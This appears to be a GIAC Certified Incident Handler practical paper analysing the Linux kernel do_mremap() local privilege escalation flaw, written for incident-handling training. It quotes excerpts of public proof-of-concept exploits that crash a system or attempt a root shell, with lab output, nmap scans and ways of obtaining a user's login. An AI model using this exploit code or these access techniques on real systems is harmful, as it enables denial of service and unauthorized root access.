Global Information Assurance Certification Paper

Global Information Assurance Certification
GIAC Certified Incident Handler
Practical Assignment version 3

Linux Kernel mremap Vulnerability

Everett Hinckley
March 10, 2004

Table of Contents

Statement of Purpose

This paper will analyze the vulnerability afforded by the Linux kernel do_mremap() local privilege escalation flaw discovered by Paul Starzetz on January 5, 2004 [1]. Due to incorrect bounds checking within the mremap() system call, the kernel memory management subsystem becomes susceptible to hostile manipulation. The fact that no special privileges are required to use the mremap() system call means that an arbitrary local user may exploit this

vulnerability to escalate privileges or cause a Denial of Service (DOS) attack. Escalation of privileges means that an unprivileged user can change identities to the administrative or super user. This then grants the attacker the possibility to execute arbitrary code on the target system. In a DOS attack, the target is depleted of memory resources so that it cannot respond to legitimate service requests.

The do_mremap() vulnerability exists in unpatched Linux kernels of the 2.4.x and 2.6.x varietals, affecting virtually all of the current distribution releases of Linux [2]. Even more distressing than the volume of potentially exploitable systems is the fact that very little evidence is left by the exploits for an Incident Handler to discover the attack. However, access to a user account on a vulnerable system must be gained in order to execute the exploit. This makes the attack more difficult for a would-be attacker without such an account.

My first goal in this paper is to analyze the do_mremap() vulnerability and to demonstrate the use of the exploits in a laboratory environment. Though privilege escalation was never achieved by this author, the code did prove valuable as an effective DOS attack by crashing or hanging the target system. Obtaining access to a local unprivileged user account on the target system and executing the exploits, I will demonstrate a DOS. Finally, I will apply the 6 steps of Incident Handling to illustrate how to discover, react, and defend against such an attack.

The Exploit

Name of the Vulnerability

CVE: CAN-2003-0985
Linux kernel do_mremap() local privilege escalation vulnerability

Vulnerable Operating Systems

Linux kernels of the 2.2.x variants are not affected in general since they do not support the MREMAP_FIXED flag [3].

The effected 2.4.x Linux kernel variants are all kernels prior to 2.4.23 [6] unless the patch has been back-ported. However, most Linux distributions back port patches to their currently supported kernels for each of release of their products. Thus every distribution must be addressed individually. Proof of concept (POC) code to test for the vulnerability will be provided later in this document.

The following is a list of affected 2.4.x kernel based Linux versions [2]:

Caldera OpenLinux 3.1.1 - Not available as of the time of this writing
Connectiva 8: kernels prior to kernel-2.4.19-1U80_20cl
Connectiva 9: kernels prior to kernel24-2.4.21-31301U90_13cl

Debian: kernels prior to kernel-image-2.4.18-1-386_2.4.18-12
EnGarde Secure Community 2
EnGarde Secure Professional v1.5
Fedora Core 1: kernels prior to kernel-2.4.22-1.2138.nptl
Gentoo: kernels prior to aa-sources 2.4.23-r1
Gentoo: kernels prior to alpha-sources 2.4.21-r2
Gentoo: kernels prior to ck-sources 2.4.23-r1
Gentoo: kernels prior to mm-sources 2.6.1_rc1-r2
Gentoo: kernels prior to ppc-development-sources 2.6.1_rc1-r1
Immunix 7.3: kernels prior to kernel-2.4.20-20_imnx_11
Mandrake Corporate Server 2.1: kernels prior to kernel-2.4.19.37mdk-1-1mdk
Mandrake Linux 9.0: kernels prior to kernel-2.4.19.37mdk-1-1mdk
Mandrake Linux 9.1: kernels prior to kernel-2.4.21.0.27mdk-1-1mdk
Mandrake Linux 9.2: kernels prior to kernel-2.4.22.26mdk-1-1mdk
Mandrake Multi Network Firewall 8.2: kernels prior to kernel-2.4.19.37mdk-1-1mdk
Openwall Owl 1.1: kernels prior to kernel-2.4.23-ow2
RedHat 7.1: kernels prior to kernel-2.4.20-28.7
RedHat 7.2: kernels prior to kernel-2.4.20-28.7
RedHat 7.3: kernels prior to kernel-2.4.20-28.7
RedHat 8.0: kernels prior to kernel-2.4.20-28.8
RedHat 9: kernels prior to kernel-2.4.20-28.9
RedHat Enterprise Linux 2.1 WS: kernels prior to kernel-2.4.9-e.35
RedHat Enterprise Linux 2.1 ES: kernels prior to kernel-2.4.9-e.35
RedHat Enterprise Linux 2.1 AS: kernels prior to kernel-2.4.9-e.35
RedHat Enterprise Linux 3.0 WS: kernels prior to kernel-2.4.21-4.0.2.EL
RedHat Enterprise Linux 3.0 ES: kernels prior to kernel-2.4.21-4.0.2.EL
RedHat Enterprise Linux 3.0 AS: kernels prior to kernel-2.4.21-4.0.2.EL
Slackware 9.0: kernels prior to kernel-2.4.21
Slackware 9.1: kernels prior to kernel-2.4.24
SuSE-8.0: kernels prior to kernel-2.4.18-282
SuSE-8.1: kernels prior to kernel-2.4.21-168
SuSE-8.2: kernels prior to kernel-2.4.20.SuSE-102
SuSE 9.0: kernels prior to kernel-2.4.21-166
SuSE-9.0 for the Opteron: kernels prior to kernel-2.4.21-171
Trustix TSL 2.0: kernels prior to kernel-2.4.23-3tr
Turbolinux Server 7: kernels prior to kernel-2.4.18-16
Turbolinux Workstation 7: kernels prior to kernel-2.4.18-16
Turbolinux Server 8: kernels prior to kernel-2.4.18-16
Turbolinux Workstation 8: kernels prior to kernel-2.4.18-16
Yellow Dog Linux 3.0 - Not available as of the time of this writing
Yellow Dog Linux 3.0.1 - Not available as of the time of this writing

The effected 2.6.x Linux kernel variant is 2.6.0 [6] unless the patch has been back-ported – no current stable production distributions use the 2.6.x kernel at the time of this writing as far as this author is aware.

Advisories

Paul Starzetz's Description and POC: http://isec.pl/vulnerabilities/isec-0013-mremap.txt

Security Focus BugTraq: http://www.securityfocus.com/archive/1/348849/2004-01-03/2004-01-09/1

CVE: CAN-2003-0985, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0985

do_mremap() Exploit Variants

CVE: CAN-2003-0985

Paul Starzetz discovered the do_mremap() kernel flaw on January 5, 2004 [1]. Due to incorrect bounds checking within the mremap() system call, the kernel memory management subsystem becomes susceptible to hostile manipulation. Within hours, Christophe Devine released a proof of concept (POC) exploit for the Linux kernel vulnerability written by himself and Julien Tinnes, designed to test for the vulnerability [4]. Later that day, Angelo Dell'Aera released a more sophisticated version that more safely tests the exploit and reports the vulnerability status [5]. Also that day, Paul Starzetz releases his POC exploit and a detailed description of the flaw and how the POC works [6]. This last exploit author claims that *"Proof-of-concept exploit code has been created and successfully tested giving UID 0 shell on vulnerable systems"* [6]. Patches for the vulnerable code were made available that same day [7, 8].

Formal names were not given by some of the authors of the exploit code in this paper. Because of this, a brief taxonomy is created below by this author and will be used throughout the remainder of the paper:

1. xploit1.c (referred to as mremap_poc.c by the code's author) – The was the first proof of concept exploit posted to Security Focus's BugTraq by Christophe Devine, written by himself and Julien Tinnes. This author found that the code crashes the target machine in an attempt to exploit the do_mremap() vulnerability. The code may be found at http://www.securityfocus.com/archive/1/348947/2004-01-02/2004-01-08/2.
2. xploit2.c (named mremap_bug.c by the code's author) - Angelo Dell'Aera released this code on the same day to Security Focus's BugTraq as xploit1.c as a safer variant that merely reports if the system is vulnerable. This author found this code to be effect for determining system vulnerability in a harmless manner. http://www.securityfocus.com/archive/1/349075/2004-01-02/2004-01-08/2.
3. xploit3.c - Paul Starzetz's proof of concept code released also on January 5, 2004 as with the other two exploits mentioned above. This code

attempts to exploit the vulnerability to gain super user privileges (id = 0). Again, this author's experience was that super user access was not gained and the system would hang. http://isec.pl/vulnerabilities/isec-0013-mremap.txt.

The entire source code for each of these exploits is given in the Extras section of this document. A more in depth analysis of how the codes work is in the description section of this paper.

Description

The Linux kernel must manage memory used by each running process. When a process is executed, it will require real and virtual memory space to carry out its task. Virtual memory is mapped to pages in real memory as a means of reference. The mremap() provides a process the means to resize its current memory mappings. If a resize request is made, the kernel may also move the memory pages as part of the resize request.

The flawed kernel mremap() code does not properly perform bounds checking of the remapping of a virtual memory segments. An excellent discussion of the vulnerability is provided by Paul Starzetz and Wojciech Purczynski and was used as the basis for this analysis [6]. Because of the bounds checking flaw during a request to remap, a new virtual memory segment descriptor is created with a zero sized memory segment leaving the segment that was supposed to be resized in tack. The new virtual memory segment of zero length is not fully recognizable to the kernel, which expects to manage segments of a finite size. When the kernel is asked to locate the rogue segment with the find_vma() system call, the next segment in the list is returned [6]. Further, successive use of this process can create multiple rogue descriptors pointing to the same segment [6]. The fork() system call creates a duplicate of the calling process, including copying of memory segments. The use of the fork() call with a zero sized segment mistakenly increments the page counter. The summation is best described by Paul Starzetz and Wojciech Purczynski, "*it is possible to arbitrarily increment the page counter of the first VMA page by forking more and more a process with a zero-sized VMA 'sandwich'*" [6].

By arbitrarily incrementing the page counter in this method, the mremap() caller can overflow the maximum number of segment descriptors and hi-jack another processes user identity, virtual memory segment, and the properties of that hi-jacked segment. If the hi-jacked virtual memory segment runs with super user privileges and allows execution of code, then escalation of privileges or the execution of arbitrary code is possible. Further, a system with corrupted virtual memory segments or depleted of descriptors will become unstable, leading to a Denial of Service (DOS) attack.

The fact that no special privileges are required to use the mremap() function call means that any local user may exploit this vulnerability with properly constructed exploit code. By escalating privileges, an unprivileged user can assume the identity of the super user or administrative user (id=0). This then

grants the attacker the ability to execute arbitrary code on the target system. By allowing an unprivileged user to render services inaccessibility and/or deplete resources of the target machine, a DOS attack is possible with this vulnerability.

An excerpt of xploit1.c, is below:

```
int main( void )
{
   void *base;

   base = mmap( NULL, 8192, PROT_READ | PROT_WRITE,
            MAP_PRIVATE | MAP_ANONYMOUS, 0, 0 );

   real_mremap( base, 0, 0, MREMAP_MAYMOVE | MREMAP_FIXED,
            (void *) 0xC0000000 );

   fork();

   return( 0 );
}
```

The process creates a memory map of 8 KB with the *mmap()* call and assigns it to the pointer *base*. The options set are so that the segment is both readable and writable. The memory map is marked MAP_*PRIVATE* and MAP_*ANONYMOUS* to create a separate copy of the file loaded into memory. The memory segment is then remapped to a size of zero with the *real_mremap()* call. The *fork()* call creates a child process with copies of the same virtual memory segment. When the child process exits, it does not clean up its virtual memory segment causing unexpected results in the memory management subsystem. This author's experience with the exploit is that a Denial of Service attack is caused when the system crashes and reboots.

The results of executing xploit1 are illustrated below:

```
[everett@target giac]$ ./xploit1
```

The program doesn't gracefully exit, so the user is not returned to the command prompt. The target system reboots immediately after *xploit1* is executed.

Examining xploit2.c, we see xploit1.c is improved to test for vulnerability and not attack the system.

```
int main(int argc, char **argv)
{
        void    *base;
        char    path[16];
        pid_t   pid;
        int     fd;
```

```
        pid = getpid();
        sprintf(path, "/proc/%d/maps", pid);

        if ( !(fd = open(path, O_RDONLY))) {
                fprintf(stderr, "Unable to open %s\n", path);
                return 1;
        }

        base = mmap((void *)0x60000000, VMASIZE, PROT_READ |
                PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS, 0,
                0);

        printf("\nBase address : 0x%x\n\n", base);
        read_maps(fd, path, MAPS_NO_CHECK);

        printf("\nRemapping at 0x70000000...\n\n");
        base = real_mremap(base, 0, 0, MREMAP_MAYMOVE |
                MREMAP_FIXED,  (void *)0x70000000);

        read_maps(fd, path, MAPS_CHECK);

        printf("\nReport : \n");
        (mremap_check)
                ? printf("This kernel appears to be VULNERABLE\n\n")
                : printf("This kernel appears to be NOT VULNERABLE\n\n");

        close(fd);
        return 0;
}
```

Again a memory map is created. The memory segment *0x60000000* is requested. The *printf()* and *read_maps()* calls display the current segment and the contents of the memory map, respectively. The memory is remapped, requesting address *0x70000000* . The current map is reported again with *read_maps()*, which also verifies that the requested address was received. The final line reports if the kernel is vulnerable by checking the *mremap_check* variable which is incremented if *read_maps()* finds the requested zero sized segment was granted.

This code is not truly an exploit. It is useful as a tool to determine if the target system is exploitable. The results of the code run on a vulnerable system are below:

```
[everett@target giac]$ ./xploit2

Base address : 0x60000000
```

08048000-08049000 r-xp 00000000 03:43 307528
/home/everett/giac/xploit2
08049000-0804a000 rw-p 00000000 03:43 307528
/home/everett/giac/xploit2
40000000-40015000 r-xp 00000000 03:43 64347 /lib/ld-2.3.2.so
40015000-40016000 rw-p 00014000 03:43 64347 /lib/ld-2.3.2.so
40016000-40018000 rw-p 00000000 00:00 0
42000000-4212e000 r-xp 00000000 03:43 514140 /lib/tls/libc-2.3.2.so
4212e000-42131000 rw-p 0012e000 03:43 514140 /lib/tls/libc-2.3.2.so
42131000-42133000 rw-p 00000000 00:00 0
60000000-60002000 rw-p 00000000 00:00 0
bfffc000-c0000000 rwxp ffffd000 00:00 0

Remapping at 0x70000000...

08048000-08049000 r-xp 00000000 03:43 307528
/home/everett/giac/xploit2
08049000-0804a000 rw-p 00000000 03:43 307528
/home/everett/giac/xploit2
40000000-40015000 r-xp 00000000 03:43 64347 /lib/ld-2.3.2.so
40015000-40016000 rw-p 00014000 03:43 64347 /lib/ld-2.3.2.so
40016000-40018000 rw-p 00000000 00:00 0
42000000-4212e000 r-xp 00000000 03:43 514140 /lib/tls/libc-2.3.2.so
4212e000-42131000 rw-p 0012e000 03:43 514140 /lib/tls/libc-2.3.2.so
42131000-42133000 rw-p 00000000 00:00 0
60000000-60002000 rw-p 00000000 00:00 0
70000000-70000000 rw-p 00000000 00:00 0
bfffc000-c0000000 rwxp ffffd000 00:00 0

Report :
This kernel appears to be VULNERABLE

[everett@target giac]$

Note that the user is returned to the command prompt, indicating a graceful exit. Also, note that the Report section at the bottom clearly states the target kernel is vulnerable. The higher up sections show the contents of the original and remapped memory maps including the names of copies of files the process has loaded into memory. Finally, note that the requested memory addresses of *0x60000000* and *0x70000000* were obtained indicating that the code is functioning as desired.

Examining xploit3.c, we see the code is quite complex. Memory maps are created in a similar manner as illustrated by the following code excerpt:

```
fops = mmap(0, PAGE_SIZE, PROT_EXEC|PROT_READ|PROT_WRITE,
        MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
```

```
if (fops == MAP_FAILED)
        fatal("mmap fops VMA");
for (i = 0; i < PAGE_SIZE / sizeof(*fops); i++)
        fops[i] = (unsigned)&kernel_code;
for (i = 0; i < sizeof(fake_file) / sizeof(*fake_file); i++)
        fake_file[i] = (unsigned)fops;

vma_ro = mmap(0, PAGE_SIZE, PROT_READ,
MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
if (vma_ro == MAP_FAILED)
        fatal("mmap1");

vma_rw = mmap(0, PAGE_SIZE, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
if (vma_rw == MAP_FAILED)
        fatal("mmap2");
```

The memory segments of two maps are remapped in a similar manner to the previous exploit. The following excerpt illustrates that:

```
cnt = NUMVMA;
while (1) {
r = sys_mremap((ulong)vma_ro, 0, 0,
        MREMAP_FIXED|MREMAP_MAYMOVE, PAGEADDR);
        if (r == (-1)) {
                printf("\n[-] ERROR remapping"); fflush(stdout);
                fatal("remap1");
        }
        cnt--;
        if (!cnt) break;

r = sys_mremap((ulong)vma_rw, 0, 0,
        MREMAP_FIXED|MREMAP_MAYMOVE, PAGEADDR);
        if (r == (-1)) {
                printf("\n[-] ERROR remapping"); fflush(stdout);
                fatal("remap2");
        }
        cnt--;
        if (!cnt) break;
}
```

Notice that remapping loops until specific conditions are met, namely when the variable *cnt* is zero and the maximum number of descriptors has been created. The code continues to *fork()* and find a suitable memory segment to exploit. Once that condition is met, *try_to_exploit* is called. The shortened version is below:

```
void try_to_exploit(void)
{
        .
        .
        .
        execl("/bin/bash", "bash", NULL);
        fatal("burp");
}
```

Note that the second to the last line calls *execl()*. At this point, the code executes a *bash* command shell with super user privileges completing the exploit. The results obtained from xploit3 are illustrated below:

```
[everett@target giac]$ ./xploit3

[+] Please wait...HEAVY SYSTEM LOAD!
      3094 of 1114129 [ 0 %  ETA 35550.2 s ]
```

At this point the system hangs. This author was not successful at achieving a super user shell with this exploit. The codes author claims that the exploit may take hours to accomplish its goals. However, this author did not achieve this result on multiple attempts, one taking more than 30 hours. During the exploit execution, the system quickly became in accessible to logins and network services where unresponsive.

Signature of the Attack

Besides the fact that the vulnerability potential is virtually ubiquitous across the various Linux distributions, there is a more insidious fact. The exploits of the do_mremap() vulnerability leave virtually no trace. A legitimate local user account may do substantial harm and leave very little evidence.

Since this is a locally exploitable attack of code with an arbitrary name, no network based intrusion detection signatures will trip alarms. Since no critical system binaries or configurations are modified, host-based intrusion detection will not trip an alarm either. With the escalation of privileges form of this attack, a super user shell is obtained but no log events will be recorded since the user did not pass through conventional means of privilege escalation such as *su*. With a Denial of Service attack from this exploit, it is difficult to distinguish the event from a memory leak, hardware failure, or similar cause of system crashes. The system crashes or hangs with no conventional explanation. The best a defender can hope for is anomalies in the day-to-day operations of the system or that the attacker will modify the system in a noticeable way. That is to say, an attacker must leave a back door, modify super user shell history, or make some similar attempt to maintain privileges or alter the system. Otherwise, the incident

handler is left with nothing but a rogue binary, and possibly the source code, in user space and a legitimate login of said user.

A Second do_mremap() Bug Variant and Exploits

CVE: CAN-2004-0077

A second critical security vulnerability was found by Paul Starzetz in the Linux kernel memory management code inside the mremap() system call on February 18, 2004 [9]. This flaw stems from a missing function return value check within the mremap() function, not a failure to perform proper bounds checking as with the previous exploit. Hence, this bug is unrelated to CAN-2003-0985 as a completely different mechanism is exploitable. The flaw is believed to also lead to privilege escalation [9]. This exploit affects Linux kernels 2.2 up to 2.2.25, 2.4 up to 2.4.24, 2.6 up to 2.6.2 [9]. The proof of concept exploit code was made is available on March 1, 2004 by Paul Starzetz [10], see http://isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt for more details about the exploit.

The Platforms/Environments

Target System

The target system is a Hewlett Packard Pavilion 4535. The processor is an Intel Celeron 400 MHz with 192 MB of SDRAM memory and a 6 GB hard drive. The target's operating system is unpatched RedHat Linux 9 installed from the official installation media. The installation is default with the exception of the packages installed. Programming tools and additional network services were installed to facilitate the compilation of exploit code and allow a wide range of network services to be available. No updates were installed so the system is completely unpatched and runs the default RedHat 2.4.20-6 kernel. An unprivileged user account is set up for the user *everett* to test the exploits. The system has the host name *target*. The system's Internet address is 10.0.0.101. All of the default services are running in addition to several services started to add more Virtual Memory space usage owned by the super user and simulate a real server. The list of services, running during the attack, are as follows: cups, httpd, portmap, sendmail (listening only to the loopback address), sshd, xinetd (all services disabled).

Source System

The source system is a Compaq Evo N1000C with an Intel Pentium 4 1.8 GHz processor with 512 MB SDRAM memory and a 36 GB hard drive. The source system runs RedHat Linux 9 with all errata at the time of this writing installed, including the patched kernel that is not vulnerable to the exploit. Remote access is achieved through the Secure Shell (SSH) client *ssh* which

connected to *target's* SSH daemon. The source system is named *duchamp* after the French modern artist known for defacing an image of the Mona Lisa. This system is on the same local area network as the target. The Internet address of *duchamp* is 10.0.0.100.


Network Diagram

Since the do_mremap() exploits occur from a local user account on the target system, the network is designed to be simple. The assumption is that the results are the same whether access is gained over the local network, over the Internet, or at the system console. In particular, Secure Shell (SSH) is used to gain remote access to the unprivileged account on the target system in which the attack is perpetrated.

On the local area network (LAN) is a firewall. The device is a Linksys BEFSR41 DSL router. This device provides connectivity between the LAN and the local public network. In addition, this device provides packet filtering to protect the LAN. The packet filtering settings are default, essentially a diode-like behavior. All packets sourced from the LAN are allowed out to the Internet. No packets sourced from the Internet are allowed in. The LAN address is 10.0.0.254. the local public network address is 1.1.1.254.

The Internet router is a Cisco 678. This device is a DSL router. It routes traffic between the Internet Service provider and the local public network, 1.1.1.0/24. The Internet address of the local public interface is 1.1.1.1.

The LAN network topology is flat. The source system, *duchamp*, the target system, *target*, and the internal interface of the Internet firewall are all on the same local area network, 10.0.0.0/24. A local public network consists of the public interface of the Internet firewall and the Internet router, 1.1.1.0/24. The following diagram illustrates the network set up:



This network is not unusual for a home or small business network.


Stages of the Attack

The assumption throughout the following description of the stages of the attack is that the target and source systems are on the same local area network. Further, the attacker will gain an unprivileged shell account and the ability to transfer files, and compile and execute code on the target system. The methods used for the attack are equally applicable to an Internet-based attack or a hostile employee so that no generality is lost from the description. The choice to assume a hostile local user was made to simplify the attack procedure without compromising the analysis. Where relevant, the Internet-based hacker approach will be mentioned.

The attacker's goal is to attack to gain unprivileged shell access to the target and then execute the exploit code to gain administrative control of the target.


Reconnaissance

The attacker has gotten wind of the Linux kernel do_mremap() vulnerability by perusing the errata list for RedHat Linux. Now the attacker needs to find the exploits. A simple check of Security Focus's Bug Track yields the desired information about the exploit and exploit code itself, http://www.securityfocus.com/archive/1/348947/2004-01-02/2004-01-08/1.



Now the attacker has the information needed to prepare an attack. All that is needed is to find a vulnerable Linux system and gain access to that system as an unprivileged user. The attacker is looking for a Linux system with a vulnerable kernel listed in the vulnerable operating system section of this paper.

Next, the attacker must locate exploit code for the vulnerability so that it maybe used, http://www.securityfocus.com/archive/1/348947/2004-01-02/2004-01-08/2.



The source code can be copied and pasted to a text document to be used later. Many possible exploits are found and downloaded for later use.

Scan for vulnerable systems

Next a target system must be identified. A simple ping sweep with OS fingerprinting using nmap will identify available systems that may be exploitable. The –*O* switch instructs nmap to attempt to fingerprint the target. However, the user must be the super user to use the –O and many other features. A simple ping sweep is performed since root privileges are not required.

[everett@duchamp everett]$ nmap -sP 10.0.0.0/24

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Host duchamp.sb.com (10.0.0.100) appears to be up.
Host target.sb.com (10.0.0.101) appears to be up.
Host (10.0.0.254) appears to be up.

Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 34 seconds
[everett@duchamp everett]$

Nmap determines that there are three hosts responding to pings. The *–sP 10.0.0.0/24* options tells nmap to use the ping sweep to scan across the entire 10.0.0.0/24 subnet.

An Internet-based hacker would be scanning the firewall and would not see a Linux fingerprint. However, this attacker may use nmap in a similar manner to probe the firewall to look for open tell-tail network ports used for remote administration of UNIX-based systems. Such protocols are telnet or Secure Shell (SSH). If such a port is found, the attacker can be fairly confident that a UNIX-like system is protected by the firewall. The *–sT* switch instructs nmap to scan all TCP ports to determine if they are open, closed, or filtered. Such a scan looks like this:

[everett@duchamp everett]$ nmap -sT 10.0.0.101

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Interesting ports on target.sb.com (10.0.0.101):
(The 1598 ports scanned but not shown below are in state: closed)
Port State Service
22/tcp open ssh
111/tcp open sunrpc
6000/tcp open X11

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
[everett@duchamp everett]$

The nmap data reveals a potential target at 10.0.0.101. Access to the system is needed and the kernel vulnerability must be verified. In this analysis the attacker obtains shell access to the target system by “shoulder-surfing”. That is to say, the attacker is a disgruntled employee that watches the victim shell user, *everett*, type in his user ID and password. However, a disgruntled employee or Internet hacker can gain shell access by a variety of techniques. One possibility is that the attacker uses social engineering to get the name and phone number of the web administrator from a receptionist. Then the attacker calls the web administrator, telling them that the security consultant auditing the systems needs the web administrator’s password to conduct the audit. Another possibility is that the user ID and password of an account on the target system are sniffed from network protocol packets that pass the information in clear text like telnet, pop3, or ftp. Yet another possibility is that the user ID is obtained from email transactions including the user name and the password is guessed, brute force. The difficulty in a local exploit is solved by the persistence and creativity of the attacker.

The attacker accesses the target using Secure Shell from the source system.

```
[everett@duchamp everett]$ ssh everett@target
everett@target's password:
Last login:  Feb 20 13:21:05 2004
[everett@target everett]$
```

Note that the command shell reports that the user ID is *everett* and that the system's host name is *target*.

The attacker verifies that *everett* is an unprivileged user using the id command.

```
[everett@target everett]$ id
uid=500(everett) gid=500(everett) groups=500(everett)
[everett@target everett]$
```

The result shows *everett* is ID 500, which is not the privileged ID of 0. A user ID 500 and above are used for standard user accounts.

